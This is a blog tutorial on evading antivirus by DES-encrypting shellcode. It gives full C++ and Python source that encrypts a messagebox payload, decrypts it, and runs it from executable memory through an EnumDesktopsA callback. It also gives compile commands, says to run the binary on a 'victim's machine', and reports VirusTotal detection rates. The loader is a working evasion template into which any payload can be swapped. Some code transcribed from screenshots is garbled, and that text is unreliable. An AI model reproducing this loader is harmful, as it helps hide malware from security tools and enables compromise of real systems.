


Malware AV/VM evasion - part 11: encrypt payload via DES. Simple C++ example.

cocomelonc.github.io/malware/2023/02/12/malware-av-evasion-11.html

February 12, 2023

10 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of my own research on try to evasion AV engines via encrypting payload with “classic” encryption: DES algorithm.

DES

DES (Data Encryption Standard) is a symmetric encryption algorithm that was widely used for securing sensitive information. Since payload encryption with XOR, AES or RC4 algorithms are more suspicious, it was decided to try DES encryption.

The DES algorithm includes 16 rounds of encryption and decoding.

The algorithm's fundamental flow is as follows:

- a 56-bit key is expanded into 16 48-bit keys, one for each round, during key generation.
- initial permutation: The input block is rearranged based on a table of initial permutations.
- the 16 rounds of encryption and decryption are conducted within the main loop. each round includes the following actions:
 - a. the right 32-bit side of the input block is enlarged to 48 bits.
 - b. key Mixing: The right half of the expanded key is XORed with the round key.
 - c. replacement: The resulting 48-bit block is divided into eight 6-bit blocks, and each 6-bit block is replaced with a 4-bit block using a substitution box (S-box).
 - d. the resultant 32-bit block is permuted utilizing a predetermined permutation table.
 - e. swap: The left and right halves of the input block are switched places.
- the output of the final round is permuted one more to create the final ciphertext.
- to decrypt a ciphertext, the same 16 rounds of operations are executed in reverse order with the 16 round keys. The final output is once again permuted to generate the original plaintext.

practical example

The Windows API provides the CryptoAPI library, which includes a set of functions for performing encryption and decryption operations. To use the DES algorithm, you can use the CryptEncrypt:

```
BOOL CryptEncrypt(  
    [in]      HCRYPTKEY   hKey,  
    [in]      HCRYPTHASH hHash,  
    [in]      BOOL       Final,  
    [in]      DWORD      dwFlags,  
    [in, out] BYTE       *pbData,  
    [in, out] DWORD      *pdwDataLen,  
    [in]      DWORD      dwBufLen  
);
```

and CryptDecrypt:

```
BOOL CryptDecrypt(  
    [in]      HCRYPTKEY   hKey,  
    [in]      HCRYPTHASH hHash,  
    [in]      BOOL       Final,  
    [in]      DWORD      dwFlags,  
    [in, out] BYTE       *pbData,  
    [in, out] DWORD      *pdwDataLen  
);
```

functions provided by the [CryptoAPI](#).

Here is an example of how we could use the WinAPI function [CryptEncrypt](#) to encrypt shellcode using the [DES](#) encryption algorithm:

```
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>

const BYTE payload[] = "\x90\x90\x90\x90\x90\x90\x90\x90"; // shellcode
const DWORD payload_size = sizeof(payload);
const BYTE key[] = "01234567"; // 8-byte DES key

int main(void) {
    HCRYPTPROV hProv = 0;
    HCRYPTKEY hKey = 0;
    BYTE encrypted[payload_size];
    DWORD encrypted_size = 0;
    CryptAcquireContext(&hProv, NULL, MS_ENHANCED_PROV, PROV_RSA_FULL,
CRYPT_VERIFYCONTEXT);
    CryptCreateHash(hProv, CALG_MD5, 0, 0, &hKey));
    CryptHashData(hKey, key, sizeof(key), 0));
    CryptDeriveKey(hProv, CALG_DES, hKey, 0, &hKey));
    CryptEncrypt(hKey, 0, TRUE, 0, encrypted, &encrypted_size, payload_size));
    CryptDestroyKey(hKey);
    CryptReleaseContext(hProv, 0);

    printf("encrypted payload:\n");
    for (DWORD i = 0; i < encrypted_size; i++) {
        printf("\\x%02x", encrypted[i]);
    }
    printf("\n");

    return 0;
}
```

But if the payload length is greater than **8**, you can split the payload into **8-byte** blocks, then encrypt each block individually using [DES](#), and then concatenate the encrypted blocks to form the final encrypted payload:

```

void encrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
    DWORD block_len = 8;
    int i;
    int n = (my_payload_len / block_len) + (my_payload_len % block_len != 0);
    int padding = block_len - (my_payload_len % block_len);

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        if (i == n - 1) {
            memset(output + my_payload_len % block_len, '\x90', padding);
        }
        CryptEncrypt(hKey, 0, (i == n - 1), 0, output, &block_len, block_len);
        my_payload += block_len;
        output += block_len;
    }
}

```

```

void decrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
    DWORD block_len = 8;
    int i;
    int n = my_payload_len / block_len;

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
        my_payload += block_len;
        output += block_len;
    }
}

```

as you can see, for simplicity, if payload length is not a multiple of 8, we fill them in with `\x90`.

So, finally, full source code is looks like this ([hack.cpp](#)):

```

/*
 * hack.cpp - encrypt and decrypt shellcode via DES. C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/02/13/malware-av-evasion-11.html
 */
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#pragma comment (lib, "crypt32.lib")

void encrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
    DWORD block_len = 8;
    int i;
    int n = (my_payload_len / block_len) + (my_payload_len % block_len != 0);
    int padding = block_len - (my_payload_len % block_len);

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        if (i == n - 1) {
            memset(output + my_payload_len % block_len, '\\x90', padding);
        }
        CryptEncrypt(hKey, 0, (i == n - 1), 0, output, &block_len, block_len);
        my_payload += block_len;
        output += block_len;
    }
}

void decrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
    DWORD block_len = 8;
    int i;
    int n = my_payload_len / block_len;

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
        my_payload += block_len;
        output += block_len;
    }
}

int main() {
    DWORD block_len = 8;
    HCRYPTPROV hProv;
    HCRYPTKEY hKey;
    unsigned int dec_payload_len = 305;

    unsigned char my_payload[] =
    "\\xfc\\x48\\x81\\xe4\\xf0\\xff\\xff\\xff\\xe8\\xd0\\x00\\x00\\x00\\x41"
    "\\x51\\x41\\x50\\x52\\x51\\x56\\x48\\x31\\xd2\\x65\\x48\\x8b\\x52\\x60"
    "\\x3e\\x48\\x8b\\x52\\x18\\x3e\\x48\\x8b\\x52\\x20\\x3e\\x48\\x8b\\x72"

```

```
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"  
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"  
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"  
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"  
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"  
"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"  
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"  
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"  
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"  
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"  
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"  
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"  
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"  
"\x2e\x2e\x5e\x3d\x00";
```

```
int my_payload_len = sizeof(my_payload);  
unsigned char enc_payload[my_payload_len + (block_len - (my_payload_len %  
block_len))];  
unsigned char dec_payload[my_payload_len];  
  
if (!CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT |  
CRYPT_MACHINE_KEYSET)) {  
    return 1;  
}  
  
if (!CryptGenKey(hProv, CALG_DES, CRYPT_EXPORTABLE, &hKey)) {  
    CryptReleaseContext(hProv, 0);  
    return 1;  
}  
  
encrypt_des(my_payload, enc_payload, my_payload_len, hKey);  
  
printf("encrypted:\n");  
for (int i = 0; i < my_payload_len; i++) {  
    printf("0x%02x, ", enc_payload[i]);  
}  
printf("\n\n");  
  
decrypt_des(enc_payload, dec_payload, my_payload_len, hKey);  
  
int r = sizeof(dec_payload) % block_len;  
// printf("%d\n", r);  
  
// for (int k = r; k > 0; k --) {  
//     dec_payload[sizeof(dec_payload) - k] = '\x90';  
// }
```

```

printf("decrypted:\n");
for (int i = 0; i < sizeof(dec_payload); i++) {
    printf("0x%02x, ", dec_payload[i]);
}
printf("\n\n");

CryptDestroyKey(hKey);
CryptReleaseContext(hProv, 0);

LPVOID mem = VirtualAlloc(NULL, dec_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, dec_payload, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

return 0;
}

```

As usually, use **meow-meow** messagebox payload.

demo

Let's go to see everything in action. Compile our "malware":

```

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive

```

```

(cocomelonc@kali)~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali)~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11
└─$ ls -lt
total 56
-rwxr-xr-x 1 cocomelonc cocomelonc 41984 Feb 13 01:47 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 4021 Feb 11 04:15 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 1140 Feb 11 04:10 entropy.py
-rw-r--r-- 1 cocomelonc cocomelonc 2248 Feb 11 04:10 des.py

```

Then run it at the victim's machine:


```

.\hack.exe


```



```
11 void encrypt_des(const unsigned char *my_payload, unsigned char *output, int my_payload_len, HCRYPTKEY hKey) {
12     DWORD block_len = 8;
13     int i;
14     int n = (my_payload_len / block_len) + (my_payload_len % block_len != 0);
15     int padding = block_len - (my_payload_len % block_len);
16
17     for (i = 0; i < n; i++) {
18         memcpy(output, my_payload, block_len);
19         if (i == n - 1) {
20             memset(output + my_payload_len % block_len, '\x00', padding);
21         }
22         CryptEncrypt(hKey, 0, (i == n - 1), 0, output, &block_len,
23             my_payload += block_len);
24         output += block_len;
25     }
26 }
27
28 void decrypt_des(const unsigned char *my_payload, unsigned char *output, int my_payload_len, HCRYPTKEY hKey) {
29     DWORD block_len = 8;
30     int i;
31     int n = my_payload_len / block_len;
32
33     for (i = 0; i < n; i++) {
34         memcpy(output, my_payload, block_len);
35         CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
36         my_payload += block_len;
37         output += block_len;
38     }
39 }
40 }
```



```
47 unsigned char my_payload[] =
48 "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
49 "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\xb8\x52\x60"
50 "\x3e\x48\xb8\x52\x18\x3e\x48\xb8\x52\x20\x3e\x48\xb8\x72"
51 "\x50\x3e\x48\xf7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
52 "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\xd0\x41\x01\xc1\xe2"
53 "\xed\x52\x41\x51\x3e\x48\xb8\x52\x20\x3e\xb8\x42\x3c\x48"
54 "\x01\xd0\x3e\xb8\x08\x88\x00\x00\x48\x85\xc0\x74\x6f"
55 "\x48\x01\xd0\x50\x3e\xb8\x48\x18\x3e\x44\xb8\x40\x20\x49"
56 "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\xb8\x34\x88\x48\x01"
57 "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\xd0\x41\x01"
58 "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
59 "\x75\xd6\x58\x3e\x44\xb8\x40\x24\x49\x01\xd0\x66\x3e\x41"
60 "\x8b\x0c\x48\x3e\x44\xb8\x40\x1c\x49\x01\xd0\x3e\x41\xb8"
61 "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
62 "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
63 "\x59\x5a\x3e\x48\xb8\x12\xe9\x49\xff\xff\xff\xd5\x49\xc7"
64 "\xc1\x00\x00\x00\x00\x3e\x48\x80\x95\x1a\x01\x00\x00\x3e"
65 "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
66 "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
67 "\x9d\xff\x31\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
68 "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
69 "\xd5\x4d\x65\x6f\x77\xd2\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
70 "\x2e\x2e\x5e\x3d\x00";
71
72 int my_payload_len = sizeof(my_payload);
73 unsigned char enc_payload[my_payload_len + (block_len - (my_payload_len % block_len))];
74 unsigned char dec_payload[my_payload_len];
75
76 if (!CryptAcquireContext(&hProv, NULL, NULL, PROV_RSA_FULL, CRYPT_EXPORTABLE))
77     return 1;
78
79 HCRYPTKEY hKey;
80 if (!CryptGenKey(hProv, CALG_DES, CRYPT_EXPORTABLE, &hKey))
81     CryptReleaseContext(hProv, 0);
82 return 1;
83 }
```



As you can see everything is worked perfectly :)


What about entropy? Run script from [this post](#):

```
python3 entropy -f ./hack.exe
```



```
(cocomelon@kali) - [~/hacking/cybersec_blog/2023-02-13-malware-av-evasion-11]
$ python3 entropy.py -f ./hack.exe
.text
  virtual address: 0x1000
  virtual size: 0x7078
  raw size: 0x7200
  entropy: 6.24170983668408
.data
  virtual address: 0x9000
  virtual size: 0xf0
  raw size: 0x200
  entropy: 0.9699772229890653
.rdata
  virtual address: 0xa000
  virtual size: 0xf00
  raw size: 0x1000
  entropy: 5.078319488908314
```

Upload it to VirusTotal:



As you can see, 17 of 71 AV engines detect our PoC file as malicious.

<https://www.virustotal.com/gui/file/d66bdc22cd4f39dcbfb75d553ecfd6a1a6afc996c66f1b26ba43795667282223/details>

Of course, if we look into import address table:

```
objdump -x -D hack.exe | less
```

```
The Import Tables (interpreted .idata section contents)
vma:          Hint      Time      Forward  DLL      First
              Table    Stamp     Chain    Name     Thunk
0000e000      0000e064 00000000 00000000 0000e804 0000e264

DLL Name: ADVAPI32.dll
vma:  Hint/Ord Member-Name Bound-To
e464  1194  CryptAcquireContextA
e47c  1198  CryptDecrypt
e48c  1201  CryptDestroyKey
e49e  1204  CryptEncrypt
e4ae  1210  CryptGenKey
e4bc  1221  CryptReleaseContext

0000e014      0000e09c 00000000 00000000 0000e850 0000e29c
```

As you can see, clearly, our functions can raise suspicion. So this is the expected result (17/71).

For better result we can use function call obfuscation trick.

python

This is simple python implementation via [pycryptodome](#) library:

```

from Crypto.Cipher import DES
import struct

key = b'\x6d\x65\x6f\x77\x6d\x65\x6f\x77' # the key should be 8 bytes long: meowmeow

def pad(data):
    length = len(data)
    padding_length = 8 - (length % 8)
    padding = b'\x90' * padding_length
    return data + padding

def des_encrypt(data):
    data = pad(data)
    des = DES.new(key, DES.MODE_ECB)
    encrypted_data = des.encrypt(data)
    return encrypted_data

def des_decrypt(data):
    des = DES.new(key, DES.MODE_ECB)
    decrypted_data = des.decrypt(data)
    return decrypted_data.rstrip(b'\x90')

# encrypt shellcode
data = b"\xfc\x48\x81\xe4\xf0\xff\xff\xe8\xd0\x00\x00\x00\x41"
data+= b"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
data+= b"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
data+= b"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
data+= b"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
data+= b"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
data+= b"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
data+= b"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
data+= b"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
data+= b"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
data+= b"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
data+= b"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
data+= b"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
data+= b"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
data+= b"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
data+= b"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
data+= b"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
data+= b"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
data+= b"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
data+= b"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
data+= b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
data+= b"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
data+= b"\x2e\x2e\x5e\x3d\x00";

encrypted_data = des_encrypt(data)
decrypted_data = des_decrypt(encrypted_data)

# print('original data:', data)
# print('key', key)

```

```

# print('encrypted data:', encrypted_data)
# print('decrypted data:', decrypted_data)

# import binascii
# h = binascii.hexlify(key)
# print (h.decode("ascii"))

# print ('{ 0x' + ', 0x'.join(hex(ord(x))[2:] for x in key) + ' };')

# print (len(data))
print("key:", "\\x" + '\\x'.join('{:02x}'.format(x) for x in key))
print("\n")
print("original data:", "\\x" + '\\x'.join('{:02x}'.format(x) for x in data))
print("\n")
print("encrypted data:", "\\x" + '\\x'.join('{:02x}'.format(x) for x in
encrypted_data))
print("\n")
print("decrypted data:", "\\x" + '\\x'.join('{:02x}'.format(x) for x in
decrypted_data))

```

practical example 2

At this example ([hack2.cpp](#)), we can try to DES encrypt and decrypt payload with custom key `\x6d\x65\x6f\x77\x6d\x65\x6f\x77`:

```

/*
 * hack.cpp - encrypt and decrypt shellcode via DES (custom key). C++ implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2023/02/13/malware-av-evasion-11.html
 */
#include <windows.h>
#include <wincrypt.h>
#include <stdio.h>
#pragma comment (lib, "crypt32.lib")

void encrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
    DWORD block_len = 8;
    int i;
    int n = (my_payload_len / block_len) + (my_payload_len % block_len != 0);
    int padding = block_len - (my_payload_len % block_len);

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        if (i == n - 1) {
            memset(output + my_payload_len % block_len, '\x90', padding);
        }
        CryptEncrypt(hKey, 0, (i == n - 1), 0, output, &block_len, block_len);
        my_payload += block_len;
        output += block_len;
    }
}

void decrypt_des(const unsigned char *my_payload, unsigned char *output, int
my_payload_len, HCRYPTKEY hKey) {
    DWORD block_len = 8;
    int i;
    int n = my_payload_len / block_len;

    for (i = 0; i < n; i++) {
        memcpy(output, my_payload, block_len);
        CryptDecrypt(hKey, 0, (i == n - 1), 0, output, &block_len);
        my_payload += block_len;
        output += block_len;
    }
}

int main() {
    DWORD block_len = 8;
    HCRYPTPROV hProv;
    HCRYPTKEY hKey;
    unsigned char key[] = "\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
    DWORD key_size = sizeof(key);
    HCRYPTHASH hHash;
    unsigned int dec_payload_len = 305;

    unsigned char my_payload[] =

```

```
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"  
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"  
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"  
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"  
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"  
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"  
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"  
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"  
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"  
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"  
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"  
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"  
